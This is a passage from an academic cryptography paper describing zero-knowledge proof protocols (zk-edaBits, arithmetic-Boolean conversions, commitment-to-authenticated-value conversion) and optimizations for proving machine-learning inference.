Figure 4: **Macro used by functionalities $\mathcal{F}_{\mathsf{authZK}}$ and $\mathcal{F}_{\mathsf{zk\text{-}edaBits}}$ to generate authenticated values.**

by so-called *doubly authenticated bits* (daBits) [3,25,45]. The key idea of daBits is to prepare for secretly-shared random bits that are authenticated in both fields $\mathbb{F}_2$ and $\mathbb{F}_p$ with a large prime p (meaning that $p \geq 2^\rho$), so that one set of MAC tags support Boolean operations (i.e., AND and XOR), while the other set of MAC tags are arithmetic-operation (i.e., MULT and ADD) homomorphic. To perform a conversion, we need $m = \lceil \log p \rceil$ such daBits, which are used to convert the shares of $x_0, \ldots, x_{m-1} \in \mathbb{F}_2$ to that of $x = \sum_{h=0}^{m-1} x_h \cdot 2^h \in \mathbb{F}_p$, where the related MAC tags are also converted accordingly. In the ZK setting, we can use a similar method. Unfortunately, although we can authenticate a field element over $\mathbb{F}_p$ efficiently in communication of $O(\log p)$ bits, authenticating a bit with the MAC tag in $\mathbb{F}_p$ still takes $O(\log p)$ bits (instead of one bit) for communication. As a result, the conversion requires a total communication of $O(\log^2 p)$ bits for generating m daBits, not even counting the cost to perform conversion using daBits.

To overcome this, we instead follow the more recent *extended daBits* (edaBits) [28], which can be viewed as a more compact representation of daBits. An edaBit consists of a set of m random secretly-shared bits $([r_0]_2, \ldots, [r_{m-1}]_2)$ with the MAC tags in $\mathbb{F}_{2^\lambda}$ and a secretly-shared field element $[r]_p$ with the MAC tag in $\mathbb{F}_p$, such that $(r_0, \ldots, r_{m-1}) \in \mathbb{F}_2^m$ is equal to the bit-decomposition of $r \in \mathbb{F}_p$. Such an edaBit is sufficient to perform conversion between arithmetic and Boolean circuits. Now, generating an edaBit requires only $O(\log p)$ bits of communication. Inspired by the edaBits approach for MPC, we first construct *ZK-friendly edaBits* (zk-edaBits) to keep compatible with the recent sVOLE-based ZK proofs [7,27,52,54], and then construct two conversion protocols using our random zk-edaBits, where one can convert authenticated values from arithmetic to Boolean circuits and the other converts in another direction.

Constructing zk-edaBits. Similar to edaBit in the MPC setting, a zk-edaBit consists of a random authenticated value $[r]_p$ and m authenticated bits $[r_0]_2, \ldots, [r_{m-1}]_2$, such that $r = \sum_{h=0}^{m-1} r_h \cdot 2^h \mod p$. In the ZK setting, the prover is allowed to know $(r_0, \ldots, r_{m-1}, r)$ as it knows all wire values in the circuit, and thus the secret sharing of these values is *unnecessary*. Here, we do not assume that p is a large prime, and instead allow any prime $p > 2$, as we consider authentication is done in an extension field $\mathbb{F}_{p^k}$ with $p^k \geq 2^\rho$.

Using two sVOLE-based ZK proofs where one for $\mathbb{F}_2$ and the other for $\mathbb{F}_p$, we can construct authenticated values $([r_0]_2, \ldots, [r_{m-1}]_2)$ and $[r]_p$ with communication of $O(\log p)$ bits in total. Nevertheless, if the prover is malicious, then there may be an inconsistency (i.e, $r \neq \sum_{h=0}^{m-1} r_h \cdot 2^h \mod p$). Now, our task is to check the consistency of N faulty zk-edaBits computed as above, where N is the number of zk-edaBits needed. This could be done using the "cut-and-bucketing" technique similar to prior work [5,32,52]. Specifically, we let a prover $\mathcal{P}$ and a verifier $\mathcal{V}$ generate extra $N(B-1)+c$ faulty zk-edaBits, where B, c are two parameters. Then two parties use a random permutation to shuffle $NB + c$ faulty zk-edaBits. The last c faulty zk-edaBits are opened, and their correctness is checked by $\mathcal{V}$. Next, the remaining NB faulty

zk-edaBits are partitioned into N buckets with each of size B. Finally, for each bucket, the parties perform the "combine-and-open" check $B-1$ times of between the first zk-edaBit in the bucket and the other $B-1$ zk-edaBits. See Section 4.1 for more details and optimization.

Arithmetic-Boolean conversions using zk-edaBits. In Figure 3, we define the functionality for converting authenticated wire values between arithmetic and Boolean circuits. We will use random zk-edaBits to realize the conversion of authenticated values between arithmetic and Boolean wires.

Given a random zk-edaBit $([r_0]_2,\ldots,[r_{m-1}]_2,[r]_p)$ and an authenticated value $[x]_p$ to be converted, $\mathcal{P}$ and $\mathcal{V}$ can open a *masked* value $[z]_p=[x]_p-[r]_p$, and call functionality $\mathcal{F}_{\mathsf{authZK}}$ with only circuit-based commands to compute a modular-addition circuit on a public input $(z_0,\ldots,z_{m-1})$ and a secret input $([r_0]_2,\ldots,[r_{m-1}]_2)$ so that they obtain $([x_0]_2,\ldots,[x_{m-1}]_2)$, where $(z_0,\ldots,z_{m-1})$ is the bit-decomposition of z. From $z=x-r \mod p$ and $\sum_{h=0}^{m-1} z_h\cdot 2^h = z \mod p$, one can easily verify that $(x_0,\ldots,x_{m-1})$ is the bit-decomposition of x. The other direction can be constructed in a similar way.

In general, we need to convert multiple authenticated values between arithmetic and Boolean wires, and thus can open multiple authenticated values *in a batch* to reduce the communication cost. In Section 4.2, we will provide the full description of our protocols and formal proofs of security.

3.2 Conversion from Publicly Committed Values to Privately Authenticated Values

Our second task is to convert from non-interactive commitments (publicly available to all parties) to authenticated values (privately available between two parties). The former is suitable for committing values in a public repository, while the latter is better for efficient sVOLE-based ZK proofs and also compatible with the above conversion between arithmetic and Boolean circuits.

Our conversion uses the commitment scheme in a non-black-box way: a prover $\mathcal{P}$ first authenticates to a verifier $\mathcal{V}$ the committed values as well as the decommitment, and then proves in zero-knowledge that the authenticated values satisfy the opening of the public commitment. This establishes a connection between a public commitment and privately authenticated values. The efficiency of the protocol crucially relies on the size of the circuit to represent the opening of a commitment scheme. If we use cryptographic hash functions like SHA-256, it would require more than 22,000 AND gates to commit a 512-bit message, averaging to 42 gates per bit. One can also use LowMC [2] as a block cipher with the 256-bit key and 256-bit block length, where LowMC allows much less AND gates than standard block ciphers such as AES. When being modeled as an ideal cipher, LowMC can be converted to a suitable hash function using the Merkle–Damgård structure. However, the computation complexity in this case could be very high as we need to calculate a lot of matrix multiplications with random bits.

To minimize the circuit size, we use a "hybrid commitment" scheme: to commit a set of messages $\{\boldsymbol{x}_i\}_{i\in[1,\ell]}$ with $\boldsymbol{x}_i\in\{0,1\}^m$, we first pick a random key $sk\leftarrow\{0,1\}^\lambda$, commit to this key by using a slow commitment scheme (e.g., $\mathsf{H}(sk,r)$ for a random oracle H and a randomness r), and then commit the messages as $\boldsymbol{c}_i:=\mathsf{PRF}(sk,i)\oplus\boldsymbol{x}_i$ for $i\in[1,\ell]$, where PRF is a standard pseudorandom function. The security of this hybrid commitment scheme can be reduced to the security of the slow commitment scheme as well as the pseudo-randomness of PRF. What's more, if the slow commitment scheme is extractable, then the overall commitment scheme is also extractable. Note that we cannot equivocate $\boldsymbol{x}_i$ to any vector if we use the natural "open" algorithm with sending sk and $\boldsymbol{x}_i$, as the function PRF is fixed. However, we can make this commitment scheme equivocal in an interactive way: we prove knowledge of sk and $\boldsymbol{x}_i$ such that all relationships hold, and convert the committed value to an authenticated value in zero knowledge. Besides, we easily extend the above hybrid commitment scheme to support committed values over any field $\mathbb{F}_q$ by extending the output range of PRF to $\mathbb{F}_q^m$.

To reduce the number of AND gates for PRF, we choose to use LowMC to instantiate PRF. To obtain faster computation, we adopt a smaller block size (i.e., 64 bits). As a result, our protocol can convert 18,000 64-bit committed values (144 KB in total) to authenticated values in a second.

3.3 Optimizations for ML Applications

To make ZK proofs of ML applications practical, we also propose several optimizations specifically to reduce the overhead of some key ML components and to integrate with TensorFlow [1]. Detailed descriptions can be found in Section 6.

Matrix multiplication. Directly proving matrix multiplication in zero knowledge would require $O(n^3)$ number of multiplications, which could be improved to $O(n^{2.8})$ (or even lower) based on a better algorithm [48]. Although the prover time has to be linear to this complexity, we could reduce the circuit size for ZK proofs significantly. Suppose in a certain stage of the ZK protocol, a prover $\mathcal{P}$ wants to prove the relation that $\mathbf{A}\cdot\mathbf{B}=\mathbf{C}$ with $\mathbf{A}\in\mathbb{F}_q^{n\times m},\mathbf{B}\in\mathbb{F}_q^{m\times\ell},\mathbf{C}\in\mathbb{F}_q^{n\times\ell}$, where $\mathbf{A},\mathbf{B},\mathbf{C}$ have been committed using authenticated values resulting in $[\mathbf{A}],[\mathbf{B}],[\mathbf{C}]$. By generalizing the Freivalds algorithm [31], we use a random-linear-combination approach to prove that $\mathbf{A}\cdot\mathbf{B}=\mathbf{C}$ holds. Specifically, we can let a verifier $\mathcal{V}$ sample two uniformly random vectors $\boldsymbol{u}\in(\mathbb{F}_{q^k})^n,\boldsymbol{v}\in(\mathbb{F}_{q^k})^\ell$. Instead of directly proving $[\mathbf{A}]\cdot[\mathbf{B}]=[\mathbf{C}]$, we can prove:

$$\boldsymbol{u}^\top\cdot[\mathbf{A}]\cdot[\mathbf{B}]\cdot\boldsymbol{v}=\boldsymbol{u}^\top\cdot[\mathbf{C}]\cdot\boldsymbol{v}.$$

Now, the parties can locally compute vectors of authenticated values $[\boldsymbol{x}]^\top=[\boldsymbol{u}^\top\cdot\mathbf{A}]\in(\mathbb{F}_{q^k})^m$, $[\boldsymbol{y}]=[\mathbf{B}\cdot\boldsymbol{v}]\in(\mathbb{F}_{q^k})^m$ and $[z]=[\boldsymbol{u}^\top\cdot\mathbf{C}\cdot\boldsymbol{v}]\in\mathbb{F}_{q^k}$. Thus, they only need to prove in

zero-knowledge that $[\boldsymbol{x}]^\top \cdot [\boldsymbol{y}] = [z]$, which takes only the communication of $O(k \log q)$ bits using the latest ZK proof [54], where k is an integer satisfying $q^k > 2^\rho$. Note that this ZK protocol [54] allows to prove the statements over $\mathbb{F}_{q^k}$.

Fixed-point and floating-point conversions. The above matrix-multiplication protocol only works over a field. However, in the neural-network inference, all operations are for real numbers. To address this discrepancy, we use both fixed-point and floating-point encodings of real numbers at different stages of our protocol. Firstly, we encode a signed, fixed-point number x with $-\frac{p-1}{2^{s+1}} \leq x \leq \frac{p-1}{2^{s+1}}$ into a field element in $[-\frac{p-1}{2}, \frac{p-1}{2}]$ by computing $\lfloor 2^s \cdot x \rfloor$, where $p > 2$ is a prime and $s \in \mathbb{N}$ is a precision parameter. Then we easily encode field elements in $[-\frac{p-1}{2}, \frac{p-1}{2}]$ into field elements in $[0, p-1]$. In this way, the addition and multiplication of fixed-point numbers are the same as addition and multiplication over field $\mathbb{F}_p$, as long as there is no overflow. One caveat is that overflow can happen quickly if the multiplication depth is high. Fortunately, for matrix multiplication, the multiplication depth is 1. After linear layers, we usually need to perform many non-linear operations like Batch Normalization (which needs square root and inverse), SoftMax (which additionally needs exponentiation), ReLU (which additionally needs comparison), etc. To support these operations efficiently and accurately, we convert between fixed-point numbers and IEEE-754 compliant floating-point numbers using functionality $\mathcal{F}_{\mathsf{authZK}}$ with only circuit-based commands, such that non-linear operations can be performed in zero-knowledge.

Integration with TensorFlow. To easily implement complicated neural networks, we integrated our backend protocol with TensorFlow [1], so that existing TensorFlow neural network implementations can be directly executed in our protocol, while keeping the TensorFlow interfaces unchanged. In particular, we implemented a set of common operators that are needed and hook them with TensorFlow using a dynamic pass. Due to our use of floating-point numbers in the non-linear layers, adding more operators is fairly straightforward. See Section 6.3 for more details.

4 Arithmetic-Boolean Conversion for Zero-Knowledge Proofs

In this section, we provide full details on how to construct *ZK-friendly extended doubly authenticated bits* (zk-edaBits) efficiently, and then show how to use them to securely realize conversions between arithmetic and Boolean circuits.

4.1 Extended Doubly Authenticated Bits for Zero-Knowledge Proofs

As described in Section 3.1, zk-edaBit is a key tool in this work to efficiently perform conversions between arithmetic and Boolean circuits. A zk-edaBit consists of a set of m authenticated bits $([r_0]_2, \ldots, [r_{m-1}]_2)$ along with a *random* authenticated value $[r]_p$ such that $r = \sum_{h=0}^{m-1} r_h \cdot 2^h \in \mathbb{F}_p$. We provide the ideal functionality for zk-edaBits in Figure 5.

Functionality $\mathcal{F}_{\mathsf{zk\text{-}edaBits}}$

This functionality is parameterized by a prime $p > 2$ and an integer $k \geq 1$ with $p^k \geq 2^\rho$. Let $m = \lceil \log p \rceil$.

Initialize: On input (init) from $\mathcal{P}$ and $\mathcal{V}$, sample $\Delta \leftarrow \mathbb{F}_{2^\lambda}$ and $\Gamma \leftarrow \mathbb{F}_{p^k}$ if $\mathcal{V}$ is honest, and receive $\Delta \in \mathbb{F}_{2^\lambda}$ and $\Gamma \in \mathbb{F}_{p^k}$ from the adversary otherwise. Store two global keys (Δ, Γ) and send them to $\mathcal{V}$, and ignore all subsequent (init) commands.

Generate random ZK-friendly edaBits: On input $(\mathsf{random}, \mathsf{id}, \mathsf{id}_0, \ldots, \mathsf{id}_{m-1})$ from two parties $\mathcal{P}$ and $\mathcal{V}$ where $\mathsf{id}, \mathsf{id}_0, \ldots, \mathsf{id}_{m-1}$ are fresh identifiers, generate a random zk-edaBit $([r_0]_2, \ldots, [r_{m-1}]_2, [r]_p)$ with $r_i \in \mathbb{F}_2$ for $i \in [0, m)$ and $r = \sum_{i=0}^{m-1} r_i \cdot 2^i \in \mathbb{F}_p$ as follows:

1. If $\mathcal{P}$ is honest, sample $r \leftarrow \mathbb{F}_p$. Otherwise, receive $r \in \mathbb{F}_p$ from the adversary. Decompose r to $(r_0, \ldots, r_{m-1})$ such that $r = \sum_{i=0}^{m-1} r_i \cdot 2^i \mod p$.
2. Execute $[r_i]_2 \leftarrow \mathsf{Auth}(r_i, 2)$ for $i \in [0, m)$ and $[r]_p \leftarrow \mathsf{Auth}(r, p)$, where the macro $\mathsf{Auth}(\cdot)$ is described in Figure 4. Thus, the two parties obtain $([r_0]_2, \ldots, [r_{m-1}]_2, [r]_p)$.
3. Store $(\mathsf{id}, p, [r]_p)$ and $(\mathsf{id}_i, 2, [r_i]_2)$ for $i \in [0, m)$.

Figure 5: **Functionality for ZK-friendly extended doubly authenticated bits.**

A prover $\mathcal{P}$ and a verifier $\mathcal{V}$ can generate faulty zk-edaBits by calling functionality $\mathcal{F}_{\mathsf{authZK}}$, and then use a "cut-and-bucketing" technique to check the consistency of resulting zk-edaBits. Recall that the overview of our technique has been described in Section 3.1. Thus, we directly provide the details of our zk-edaBits protocol in Figure 6. In this protocol, the prover and verifier use $\mathcal{F}_{\mathsf{authZK}}$ with only circuit-based commands to compute a Boolean circuit AdderModp, which efficiently realizes the module-addition computation that adds two m-bit integers and then modules a prime p.

Theorem 1. *Protocol $\Pi_{\mathsf{zk\text{-}edaBits}}$ shown in Figure 6 UC-realizes functionality $\mathcal{F}_{\mathsf{zk\text{-}edaBits}}$ in the presence of a static, malicious adversary with statistical error at most* $\binom{N(B-1)+c}{B-1}^{-1} + \frac{1}{p^k}$ *in the $\mathcal{F}_{\mathsf{authZK}}$-hybrid model.*

The proof of this theorem can be found in the full version [53]. Given the number N of zk-edaBits, we can choose suitable parameters B and c such that $\binom{N(B-1)+c}{B-1}^{-1} \leq$

Protocol $\Pi_{\text{zk-edaBits}}$

Parameters: Let $p > 2$ be a prime, $m = \lceil \log p \rceil$ and $k \in \mathbb{N}$ with $p^k \geq 2^\rho$. Two parties want to generate N zk-edaBits. Let B, c be some parameters to be specified later and $\ell = NB + c$.

Initialize: $\mathcal{P}$ and $\mathcal{V}$ send (init) to $\mathcal{F}_{\text{authZK}}$, which returns two uniform global keys to $\mathcal{V}$.

Generating random zk-edaBits:

1. The parties generate random authenticated values $[r^i]_p$ for $i \in [1, \ell]$. Then, for $i \in [1, \ell]$, $\mathcal{P}$ decomposes r^i to $(r^i_0, \ldots, r^i_{m-1})$ such that $r^i = \sum_{h=0}^{m-1} r^i_h \cdot 2^h \mod p$.
2. For $i \in [1, \ell]$, $\mathcal{P}$ inputs $(r^i_0, \ldots, r^i_{m-1}) \in \mathbb{F}_2^m$ to $\mathcal{F}_{\text{authZK}}$, which returns $([r^i_0]_2, \ldots, [r^i_{m-1}]_2)$ to the parties.
3. Place the first N zk-edaBits into N buckets in order, where each bucket has exactly one zk-edaBit. Then, $\mathcal{V}$ samples a random permutation π and sends it to $\mathcal{P}$. Use π to permute the remaining $\ell - N$ zk-edaBits.
4. The parties check that the last c zk-edaBits are correctly computed and abort if not. Divide the remaining $N(B-1)$ (unopened) zk-edaBits into N buckets accordingly, such that each bucket has B zk-edaBits.
5. For each bucket, both parties choose the first zk-edaBit $([r_0]_2, \ldots, [r_{m-1}]_2, [r]_p)$ (that is placed into the bucket in the step 3), and for every other zk-edaBit $([s_0]_2, \ldots, [s_{m-1}]_2, [s]_p)$ in the same bucket, execute the following check:
   (a) Compute $[t]_p := [r]_p + [s]_p$, and then execute $([t_0]_2, \ldots, [t_{m-1}]_2) := \text{AdderModp}([r_0]_2, \ldots, [r_{m-1}]_2, [s_0]_2, \ldots, [s_{m-1}]_2)$ by calling functionality $\mathcal{F}_{\text{authZK}}$, where AdderModp is the modular-addition circuit, and $\sum_{h=0}^{m-1} t_h \cdot 2^h = \sum_{h=0}^{m-1} r_h \cdot 2^h + \sum_{h=0}^{m-1} s_h \cdot 2^h \mod p$.
   (b) Execute the BatchCheck procedure on $([t_0]_2, \ldots, [t_{m-1}]_2)$ to obtain $(t_0, \ldots, t_{m-1})$, and then compute $t' := \sum_{h=0}^{m-1} t_h \cdot 2^h \mod p$.
   (c) Execute the CheckZero procedure on $[t]_p - t'$ to verify that $t = t'$.
6. If any check fails, $\mathcal{V}$ aborts. Otherwise, the parties output the first zk-edaBit from each of the N buckets.

Figure 6: **Protocol for generating ZK-friendly edaBits in the $\mathcal{F}_{\text{authZK}}$-hybrid model.**

$2^{-\rho}$. For example, when $N = 10^6$, we can choose $B = 3$ and $c = 2$, and achieve at least 40-bit statistical security.

Protocol $\Pi^{\text{A2B}}_{\text{Convert}}$

Let $p > 2$ be a prime and $m = \lceil \log p \rceil$.

Initialize: $\mathcal{P}$ and $\mathcal{V}$ send (init) to $\mathcal{F}_{\text{zk-edaBits}}$, which returns two uniform global keys to $\mathcal{V}$.

Input: The parties have an authenticated value $[x]_p$.

Convert: $\mathcal{P}$ and $\mathcal{V}$ convert an authenticated value over field $\mathbb{F}_p$ into m authenticated bits as follows:

1. Call funcationality $\mathcal{F}_{\text{zk-edaBits}}$, which returns $([r_0]_2, \ldots, [r_{m-1}]_2, [r]_p)$ to the parties.
2. Compute $[z]_p := [x]_p - [r]_p$, and then execute the BatchCheck procedure on $[z]_p$ to obtain z.
3. Decompose z as $(z_0, \ldots, z_{m-1})$ such that $z = \sum_{h=0}^{m-1} z_h \cdot 2^h \mod p$, and then compute $([x_0]_2, \ldots, [x_{m-1}]_2) := \text{AdderModp}(z_0, \ldots, z_{m-1}, [r_0]_2, \ldots, [r_{m-1}]_2)$ by calling $\mathcal{F}_{\text{authZK}}$ where $z_0, \ldots, z_{m-1}$ are public constants.
4. Output $([x_0]_2, \ldots, [x_{m-1}]_2)$.

Figure 7: **Protocol for converting from arithmetic to Boolean circuits in the $(\mathcal{F}_{\text{zk-edaBits}}, \mathcal{F}_{\text{authZK}})$-hybrid model.**

4.2 Arithmetic-Boolean Conversion Protocols

Using functionality $\mathcal{F}_{\text{zk-edaBits}}$ efficiently realized in the previous sub-section, we propose two efficient protocols to convert authenticated wire values from an arithmetic circuit to a Boolean circuit and to convert in another direction. In the two protocols, the prover and verifier would also use functionality $\mathcal{F}_{\text{authZK}}$ with only circuit-based commands to compute a Boolean circuit AdderModp. In both protocols, we assume that $\mathcal{F}_{\text{zk-edaBits}}$ shares the same initialization procedure with $\mathcal{F}_{\text{authZK}}$, and thus the same global keys are used in the two functionalities. This is the case, when we use the protocol $\Pi_{\text{zk-edaBits}}$ shown in Figure 6 to UC-realize $\mathcal{F}_{\text{zk-edaBits}}$ in the $\mathcal{F}_{\text{authZK}}$-hybrid model. We also assume that $\mathcal{F}_{\text{authZK}}$ can use authenticated values generated by $\mathcal{F}_{\text{zk-edaBits}}$. This is easy to be realized by viewing $\mathcal{F}_{\text{zk-edaBits}}$ as a part of $\mathcal{F}_{\text{authZK}}$.

We provide the full details about the conversion from arithmetic to Boolean circuits in Figure 7. In Figure 8, we describe in details how to perform an efficient conversion from Boolean to arithmetic circuits.

Below, we prove the security of the two protocols in the following theorems.

Theorem 2. *Protocol $\Pi^{\text{A2B}}_{\text{Convert}}$ UC-realizes the* convertA2B *command of functionality $\mathcal{F}_{\text{authZK}}$ in the presence of a static, malicious adversary with statistical error $1/p^k$ in the $(\mathcal{F}_{\text{zk-edaBits}}, \mathcal{F}_{\text{authZK}})$-hybrid model.*

Theorem 3. *Protocol $\Pi^{\text{B2A}}_{\text{Convert}}$ UC-realizes the* convertB2A

Protocol $\Pi^{\mathsf{B2A}}_{\mathsf{Convert}}$

Let $p > 2$ be a prime and $m = \lceil \log p \rceil$.

Initialize: $\mathcal{P}$ and $\mathcal{V}$ send (init) to $\mathcal{F}_{\mathsf{zk\text{-}edaBits}}$, which returns two uniform global keys to $\mathcal{V}$.

Input: Two parties $\mathcal{P}$ and $\mathcal{V}$ hold m authenticated bits $[x_0]_2, \ldots, [x_{m-1}]_2$.

Convert: $\mathcal{P}$ and $\mathcal{V}$ convert m authenticated bits into one authenticated value over field $\mathbb{F}_p$ as follows:

1. Call funcationality $\mathcal{F}_{\mathsf{zk\text{-}edaBits}}$, which returns $([r_0]_2, \ldots, [r_{m-1}]_2, [r]_p)$ to the parties.
2. Compute $([z_0]_2, \ldots, [z_{m-1}]_2) := \mathsf{AdderModp}([x_0]_2, \ldots, [x_{m-1}]_2, [r_0]_2, \ldots, [r_{m-1}]_2)$ by calling functionality $\mathcal{F}_{\mathsf{authZK}}$, such that $\sum_{h=0}^{m-1} z_h \cdot 2^h = \sum_{h=0}^{m-1} x_h \cdot 2^h + \sum_{h=0}^{m-1} r_h \cdot 2^h \mod p$.
3. Execute the $\mathsf{BatchCheck}$ procedure on $([z_0]_2, \ldots, [z_{m-1}]_2)$ to obtain $(z_0, \ldots, z_{m-1})$, and then compute $z := \sum_{h=0}^{m-1} z_h \cdot 2^h \mod p$.
4. Compute and output $[x]_p := z - [r]_p$.

Figure 8: **Protocol for converting from Boolean to arithmetic circuits in the $(\mathcal{F}_{\mathsf{zk\text{-}edaBits}}, \mathcal{F}_{\mathsf{authZK}})$-hybrid model.**

command of $\mathcal{F}_{\mathsf{authZK}}$ in the presence of a static, malicious adversary in the $(\mathcal{F}_{\mathsf{zk\text{-}edaBits}}, \mathcal{F}_{\mathsf{authZK}})$-hybrid model.

The proofs of the above two theorems can be found in the full version of this paper [53].

Optimization using circuit-based zk-edaBits. In the conversion protocols described as above, a prover $\mathcal{P}$ and a verifier $\mathcal{V}$ generate random zk-edaBits using functionality $\mathcal{F}_{\mathsf{zk\text{-}edaBits}}$ in the preprocessing phase, and then convert authenticated values between arithmetic and Boolean circuits using these random zk-edaBits in the online phase.

We can use an alternative approach to convert authenticated values between arithmetic and Boolean circuits, and obtain better whole efficiency but larger online cost. Specifically, for authenticated bits $[x_0]_2, \ldots, [x_{m-1}]_2$ on m output wires of a Boolean circuit, $\mathcal{P}$ can compute $x := \sum_{h=0}^{m-1} x_h \cdot 2^h \mod p$ locally. Then, $\mathcal{P}$ sends (input, x, p) to $\mathcal{F}_{\mathsf{authZK}}$ and $\mathcal{V}$ sends (input, p) to $\mathcal{F}_{\mathsf{authZK}}$, which returns $[x]_p$ to the parties. Similarly, the parties can also convert an authenticated value $[x]_p$ on an output wire of an arithmetic circuit into m authenticated bits $[x_0]_2, \ldots, [x_{m-1}]_2$, by calling the (input) command of $\mathcal{F}_{\mathsf{authZK}}$. In this way, two parties can create N circuit-based zk-edaBits for some integer N. However, in the circuit-based zk-edaBits, a malicious prover may cause the field elements over $\mathbb{F}_p$ are inconsistent with corresponding bits. Verifier $\mathcal{V}$ can check the consistency of these circuit-based zk-edaBits using the cut-and-bucketing technique. Specifically, in the online phase, two parties can execute the checking procedure shown in Figure 6 to check the consistency of these circuit-based zk-edaBits by sacrificing $(B-1)N + c$ random zk-edaBits generated in the preprocessing phase. Using this optimization, for computing N circuit-based zk-edaBits, we can save N random zk-edaBits and N evaluations of circuit AdderModp in terms of the whole efficiency, but increase the online cost by a factor of $B-1$.

5 Converting Publicly Committed Values to Privately Authenticated Values

The second type of conversions that we would like to study is the conversion from publicly committed data to privately authenticated data. Here, publicly committed data referred to those committed with a short digest, which can be published on something that can be modeled as a bulletin board (e.g., well-established websites or some blockchain). Privately authenticated data refers to the values only known by a prover that are authenticated by a designated verifier based on IT-MACs, and thus can be efficiently used to prove any mixed arithmetic-Boolean circuit using the recent ZK protocols [7, 27, 52, 54] and our arithmetic-Boolean conversion protocols. The conversion from publicly committed data to privately authenticated data will allow us to efficiently prove statements on consistent committed data to multiple different verifiers for multiple times.

Our commitment-authentication conversion protocol. We present our efficient conversion protocol in Figure 9. This protocol consists of two phases: 1) generating a non-interactive commitment and 2) converting publicly committed values to privately authenticated values in an interactive manner. To commit a large volume of data or different types of data, we divide them into pieces, where the i-th piece is denoted by $\boldsymbol{x}_i \in \mathbb{F}_q^m$ with a prime $q \geq 2$ and a parameter m. Then, we let the prover sample a random key sk and a uniform randomness r both in $\{0,1\}^\lambda$. Our commitment consists of $\mathsf{com}_0 = \mathsf{H}(sk, r)$ and $\boldsymbol{c}_i = \mathsf{PRF}(sk, i) + \boldsymbol{x}_i \in \mathbb{F}_q^m$ for all $i \in [1, \ell]$ with some $\ell \in \mathbb{N}$, where H is a random oracle and PRF is a pseudorandom function. To perform conversion, the prover $\mathcal{P}$ proves knowledge of sk and $\boldsymbol{x}_i$, such that com_0 and $\boldsymbol{c}_i$ are computed with the key and data piece. Since $\boldsymbol{c}_i$ can be put in the public domain, one can further reduce the size of the overall commitment by computing a Merkle tree on top of all $\boldsymbol{c}_i$'s. In this way, the commitment only has a size of 4λ bits, including com_0 and the root of the Merkle tree (i.e., com_1).

Since key $sk \in \{0,1\}^\lambda$ has a high entropy, we can actually remove the randomness r. That is, the prover can just set $\mathsf{H}(sk)$ as com_0 in the commitment phase and prove $\mathsf{com}_0 = \mathsf{H}([\boldsymbol{sk}]_2)$ in the conversion phase. This will slightly improve the efficiency of this protocol.

Protocol $\Pi_{\mathsf{NICom}\to[\cdot]}$

Let $q \geq 2$ be a prime. Let $\mathsf{H} : \{0,1\}^* \to \{0,1\}^{2\lambda}$ be a hash function modeled as a random oracle, and $\mathsf{PRF} : \{0,1\}^\lambda \times \{0,1\}^\lambda \to \mathbb{F}_q^m$ be a pseudorandom function.

Compute a public commitment: A prover $\mathcal{P}$ computes and publishes a *non-interactive* commitment on values:

1. Sample $sk, r \leftarrow \{0,1\}^\lambda$; compute $\mathsf{com}_0 := \mathsf{H}(sk, r)$.
2. On input $\boldsymbol{x}_1, \ldots, \boldsymbol{x}_\ell \in \mathbb{F}_q^m$ with $\ell, m \in \mathbb{N}$, compute $\boldsymbol{c}_i := \mathsf{PRF}(sk, i) + \boldsymbol{x}_i \in \mathbb{F}_q^m$ for $i \in [1, \ell]$.
3. Compute $d_i := \mathsf{H}(\boldsymbol{c}_i)$ for all $i \in [1, \ell]$; build a Merkle tree on these values using H with com_1 as the root.
4. Publish the commitment $(\mathsf{com}_0, \mathsf{com}_1)$.

Initialize: Prover $\mathcal{P}$ and a verifier $\mathcal{V}$ send (init) to $\mathcal{F}_{\mathsf{authZK}}$, which returns two uniform global keys to $\mathcal{V}$.

Convert committed values into authenticated values: This procedure can be executed multiple times. For some $i \in [1, \ell]$, $\mathcal{P}$ and $\mathcal{V}$ convert a committed value $\boldsymbol{x}_i \in \mathbb{F}_q^m$ only known by $\mathcal{P}$ to m authenticated values $[x_{i,1}], \ldots, [x_{i,m}]$:

1. Let path_i be the set containing all siblings of the nodes in the path from the i-th leaf to the root com_1. Prover $\mathcal{P}$ sends $(\boldsymbol{c}_i, \mathsf{path}_i)$ to $\mathcal{V}$, who verifies that $\mathsf{H}(\boldsymbol{c}_i)$ is a leaf node rooted in com_1.
2. By calling functionality $\mathcal{F}_{\mathsf{authZK}}$, the parties obtain authenticated bit-vectors $[\boldsymbol{sk}]_2, [\boldsymbol{r}]_2$ on key sk and randomness r, and then $\mathcal{P}$ proves in zero-knowledge that $\mathsf{com}_0 = \mathsf{H}([\boldsymbol{sk}]_2, [\boldsymbol{r}]_2)$.
3. The parties call functionality $\mathcal{F}_{\mathsf{authZK}}$ to compute $([x_{i,1}], \ldots, [x_{i,m}]) \leftarrow \boldsymbol{c}_i - \mathsf{PRF}([\boldsymbol{sk}]_2, i) \in \mathbb{F}_q^m$, and then output $\{[x_{i,j}]\}_{j \in [1,m]}$.

Figure 9: **Protocol for converting committed values into authenticated values in the $\mathcal{F}_{\mathsf{authZK}}$-hybrid model.**

Theorem 4. *Let* H *be a random oracle and* PRF *be a pseudorandom function. Then protocol* $\Pi_{\mathsf{NICom}\to[\cdot]}$ *shown in Figure 9 UC-realizes the* $\mathsf{convertC2A}$ *command of functionality* $\mathcal{F}_{\mathsf{authZK}}$ *in the presence of a static, malicious adversary in the* $\mathcal{F}_{\mathsf{authZK}}$*-hybrid model.*

Below, we discuss the intuition of the above theorem and leave the full formal proof to the full version [53]. We commit to sk using a standard UC commitment in the random-oracle model, and so sk is computationally hiding, meaning that $\mathsf{PRF}(sk, i)$ for all $i \in [1, \ell]$ are indistinguishable from uniformly random values in $\mathbb{F}_q^m$. In the $\mathcal{F}_{\mathsf{authZK}}$-hybrid model, the ZK proof does not reveal any information of committed values. Overall, the committed data is hidden. In the proof of security, the simulator can extract the key sk from com_0 in the random-oracle model. Once sk was extracted, the simulator can easily recover $\boldsymbol{x}_i$ by decrypting $\boldsymbol{c}_i$ for $i \in [1, \ell]$. This also implies the binding property. Together with the soundness of the ZK protocol realizing $\mathcal{F}_{\mathsf{authZK}}$, we can ensure the consistency between authenticated values and committed values.

